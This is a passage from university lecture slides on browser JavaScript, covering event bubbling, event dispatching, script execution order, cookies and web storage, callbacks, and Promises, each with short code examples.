      let oldValue = parseInt(event.target.innerHTML);
      event.target.innerHTML = ++oldValue;
    }
  }
</script>
```




# STOPPING EVENT BUBBLING

- A bubbling event originates from a certain elements and **propagates** (bubbles up) all the way up to the global **window** object.
- In some cases, an handler might decide that the event has been fully processed, and there is no need to propagate further
  - Bubbling can be **stopped** by invoking the **stopPropagation()** method on the event object
- **Rule of thumb:** do not stop propagation unless you have a good reason. You might need to catch events on an ancestors in the future!

# STOPPING EVENT BUBBLING: EXAMPLE

```
<body>
  <section onclick="console.log('section');">
    <article>
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
  <script>
    let art = document.querySelector("article");
    art.addEventListener("click", handler);
    function handler(event){
      console.log(this.tagName);
      event.stopPropagation();
    }
  </script>
</body>
```



# DISPATCHING EVENTS

- From JavaScript, it is also possible to **generate** events
- The **isTrusted** event property is set to **false** for «artificial» events

```
<input type="button" value="Click me">
<script>
  function handler(event){
    console.log(` ${event.type} event. Trusted: ${event.isTrusted}`);
  }
  let input = document.querySelector("input");
  input.onclick = handler;


  let click = new Event("click");
  input.dispatchEvent(click); //isTrusted is false for events generated via JS
</script>
```

# JAVASCRIPT: EXECUTION ORDER

As our scripts become more complex, interact with the DOM and dynamically generate event handlers, we need to be aware of how JavaScript code is executed when a web page is loaded.

- Generally, scripts are fetched and executed in the order they appear, while web page parsing is paused
- External scripts with the **defer** attribute are downloaded in parallel, and executed after the page has finished parsing
- External scripts with the **async** attribute are downloaded in parallel, and executed as soon as they are downloaded
- **Module** scripts **defer** by default, and can be declared as **async**

# JAVASCRIPT: EXECUTION ORDER



# EXECUTION ORDER MATTERS: EXAMPLES

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script src="load.js"></script>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```
//load.js file
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```

! ▶ Uncaught TypeError: document.body is null [load.js:2:10](#)  
    <anonymous> ...//127.0.0.1:3000/08-JavaScript-Browser/load.js:2  
[\[Learn More\]](#)



# EXECUTION ORDER MATTERS: EXAMPLES

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script defer src="load.js"/>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```
//load.js file
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```

JavaScript

[load.js:3:9](#)

»



# EXECUTION ORDER MATTERS: EXAMPLES

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script async src="load.js"/>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```
//load.js file
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```

We can't really know for sure. It depends on how much time it takes to fetch the script!

# EXECUTION ORDER MATTERS: EXAMPLES

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script src="load.js"></script>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```
//load.js file
document.addEventListener("DOMContentLoaded",
() => {
  let h1 = document.body.querySelector("h1");
  console.log(h1.innerText);
});
```

JavaScript

[load.js:3:9](#)

»



# REFERENCES

- **The Modern JavaScript Tutorial**

Freely available at <https://javascript.info/> or on [GitHub](#)

Part 2: Document (1.1 to 1.7), Introduction to events, UI events, Document and resource loading

- **Eloquent JavaScript (3rd edition)**

By Marijn Haverbeke

Freely available at <https://eloquentjavascript.net/>

Chapters 13 to 15

- **JavaScript Reference**

MDN web docs

<https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference>



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — LECTURE 08**

# JAVASCRIPT: ASYNCHRONISM AND NETWORK REQUESTS

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# PREVIOUSLY, ON WEB TECHNOLOGIES

So far we've learned the core concepts of JavaScript, and the functionalities available within the **JavaScript Browser Environment**

Today, we'll complete our overview of JavaScript, and we'll see:

- **Browser data storage (Cookies, Local/Session storage, IndexedDB)**
- **Asynchronous Programming constructs**
- **Network Requests**

# BROWSER DATA STORAGE

# BROWSER STORAGE APIs

Modern web browsers provide a number of APIs that can be used via JavaScript to **store** and **retrieve application data**

- Cookies
- Local/Session Storage
- IndexedDB

# COOKIES


- Cookies are small strings of data
- Part of the HTTP protocol, used to «overcome» its statelessness
- They are typically set in a HTTP response, with the **Set-Cookie** header
- Browsers store them, and send them in all subsequent requests to the same domain, using the **Cookie** header of HTTP requests

# COOKIES IN JAVASCRIPT

- Cookies for the current website can be accessed via the **document.cookie** property.
- The value of **document.cookie** is a string of **name=value** pairs, delimited by «;».
  - Each pair is a separate cookie.

# COOKIES: EXAMPLE

```
<h1>Hello!</h1>
<script>
  if(document.cookie.indexOf("name=") === -1){ //no cookie called "name" found
    let name = prompt("Please, state your name:");
    document.cookie = `name=${name}; max-age=10` //expires in 10 seconds
  }
  let name = document.cookie.replace("name=", "");
  document.querySelector("h1").innerHTML = `Hello, ${name}!`;
</script>
```



# WEB STORAGE: LOCALSTORAGE

Dealing with cookies via JavaScript is not very straightforward.


Especially when dealing with multiple cookies, we need to deal with strings, split them, use regular expressions...

The **localStorage** object provides easy ways to store key/value pairs in web browsers:

- Data is not sent with every request (we can store much more data)
- Quite similar to a **Map**
- Can only store string values
- Different localStorage objects for each **domain/protocol/port**

# LOCALSTORAGE: EXAMPLE

```
<h1>Hello!</h1>
<script>
  if(localStorage.getItem("name") === null){ //no "name" stored
    let name = prompt("Please, state your name:");
    localStorage.setItem("name", name);
  }
  let name = localStorage.name;
  document
    .querySelector("h1")
    .innerHTML = `Hello, ${name}!`;
</script>
```



# WEB STORAGE: SESSIONSTORAGE

- **localStorage** data survives even a full browser restart
- **sessionStorage** provides the same functionlities as localStorage, but is used much more rarely
- **sessionStorage** only exists within the current browser tab
- Data survives a page refresh, but not closing/reopening the tab.

# IndexedDB

IndexedDB is a database built into a browser

- Support different key types, transactions, key-range queries
- Can store even more data than localStorage
- Unnecessarily powerful for traditional client-server web apps, mostly intended for offline apps
- Just keep in mind it exists, we won't see it in detail

# (A)SYNCHRONISM



# ASYNCHRONISM

Typically, JavaScript code is executed **synchronously**

- Each instruction **waits** for the previous ones to complete
- Intuitive way of programming, but has a few drawbacks
  - Some instructions might take some time to complete
    - waiting for user prompts
    - waiting for a network request to complete
    - waiting for some complex computation to terminate
  - Subsequent important instructions might be blocked waiting for them
- **Asynchronism** can help address these issues!

# SYNCHRONOUS STYLE

```
function firstOperation(value){  
    return 1 + value;  
}  
function secondOperation(value){  
    return 2 + value;  
}  
function thirdOperation(value){  
    return 3 + value;  
}  
  
function setupPage(){  
    let result = 0;  
    result = firstOperation(result);  
    result = secondOperation(result);  
    result = thirdOperation(result);  
    console.log(`Result is ${result}`);  
}
```

# CALLBACKS

Callbacks are functions passed as arguments to other functions, with the expectation that they will be invoked at the appropriate time

Thinking of event handlers? Well, they are callbacks indeed!

# ASYNCHRONOUS STYLE: CALLBACKS

```
function firstOperation(value, cb){  
    cb(1 + value);  
}  
  
function secondOperation(value, cb){  
    cb(2 + value);  
}  
  
function thirdOperation(value, cb){  
    cb(3 + value);  
}
```



Callback Hell or  
Pyramid of Doom!

```
function setupPage(){  
    let result = 0;  
    firstOperation(result, (r1) => {  
        secondOperation(r1, (r2) => {  
            thirdOperation(r2, (r3) => {  
                console.log(`Result is ${r3}`);  
            });  
        });  
    });  
    console.log("Done");  
}
```

# CALLBACKS: LIMITATIONS


- When handling many callbacks within callbacks, code gets really messy really fast
  - It could also get more complicated. Think of handling errors...
  - There's a reason it's called Callback Hell, or Pyramid of Doom
- Old JavaScript handled asynchronism using callbacks.
- In Modern JavaScript, we typically use a new construct: **Promise**

# PROMISES: PRODUCERS AND CONSUMERS

In (JavaScript) programming, it often happens that there is:

1. Some «**producer**» code, that does something and takes some time
  - Wait for user inputs, fetches network data, computes complex stuff...
2. Some «**consumer**» code, that needs the results of a producer

Promises are a way to «link» producers and consumers




# CREATING PROMISES

- A Promise object can be created using the appropriate constructor

```
let promise = new Promise(function(resolve, reject){  
    //Executor: producer code here  
});
```

- The function given as an argument is the **executor**
- The executor is **immediately invoked** when the Promise is created
- **resolve** and **reject** are callbacks provided by JavaScript
- When the executor code finishes, it should call either
  - **resolve(value)**: if it completed successfully, with result value
  - **reject(error)**: if an error occurred (error is the error object)

# PROMISES: LIFECYCLE



# PROMISES: EXAMPLE

```
<script>
let promise = new Promise(function(resolve, reject){
  let number = Math.random();
  setTimeout( () => { // setTimeout takes as input a callback and a time in ms
    if(number > 0.5){
      resolve(number);
    } else {
      reject(new Error("Number too small"));
    }
  }, 1000);
});

console.log(promise); // Promise { <state>: "pending" }
</script>
```

# PROMISES: CONSUMER CODE

- «Consumer» code receives a **Promise** that some data will be made available at some point in the future.
- The actions to perform when the Promise is **fulfilled** (or **rejected**) can be registered using specific methods offered by the Promise object.
- The most important of these methods is **.then()**

# PROMISES: THEN

- The `.then()` method takes as input **two callbacks**

```
promise.then(  
  function(result) { /* called when the promise is fulfilled */ },  
  function(error) { /* called when the promise is rejected */ }  
)
```

- It is also possible to register only one function to execute when the promise is fulfilled

```
promise.then(  
  (result) => { /* called when the promise is fulfilled */ }  
)
```

# PROMISES: CATCH

- When we're only interested in handling error scenarios, we can pass `null` as the first argument:

```
promise.then(  
  null,  
  function(error) { /* called when the promise is rejected */ }  
)
```

- Or we can use the `.catch()` method, which is equivalent

```
promise.catch(  
  (error) => { /* called when the promise is rejected */ }  
)
```

# PROMISES: FINALLY

- Just as try/catch blocks, Promises also feature a `.finally()` method
- This method takes a callback with no input
- It is invoked as soon as the Promise is settled: be it resolve or reject
- It is intended to be used to perform clean-ups and other operations that should be performed regardless of the status of the Promise.

# PROMISES: EXAMPLE

```
let promise = new Promise(function(resolve, reject){
  let number = Math.random();
  setTimeout( () => { //setTimeout takes as input a callback and a time in ms
    if(number > 0.5){
      resolve(number);
    } else {
      reject(new Error(`Number too small: ${number}`));
    }
  }, 1000);
});
console.log("Here");
promise.finally( () => {console.log("Promise settled")})
promise.then(
  (result) => {console.log(`Done: ${result}`)},
  (error) => {console.log(error.message)})
);
console.log("There");
```

// Console output  
Here  
There  
Promise settled  
Done: 0.6 (or "Number too small")

# PROMISES: CHAINING

- What if we need to perform a sequence of asynchronous steps?

## ASYNCHRONOUS STYLE: CALLBACKS

```
function firstOperation(value, cb){  
    cb(1 + value);  
}  
function secondOperation(value, cb){  
    cb(2 + value);  
}  
function thirdOperation(value, cb){  
    cb(3 + value);  
}
```



```
function setupPage(){  
    let result = 0;  
    firstOperation(result, (r1) => {  
        secondOperation(r1, (r2) => {  
            thirdOperation(r2, (r3) => {  
                console.log(`Result is ${r3}`);  
            });  
        });  
    });  
    console.log("Done");  
}
```

Callback Hell or Pyramid of Doom!

Luigi Libero Lucio Starace, Ph.D. - University of Naples Federico II - Web Technologies Course - Lecture 07 - JavaScript: Browser Environment

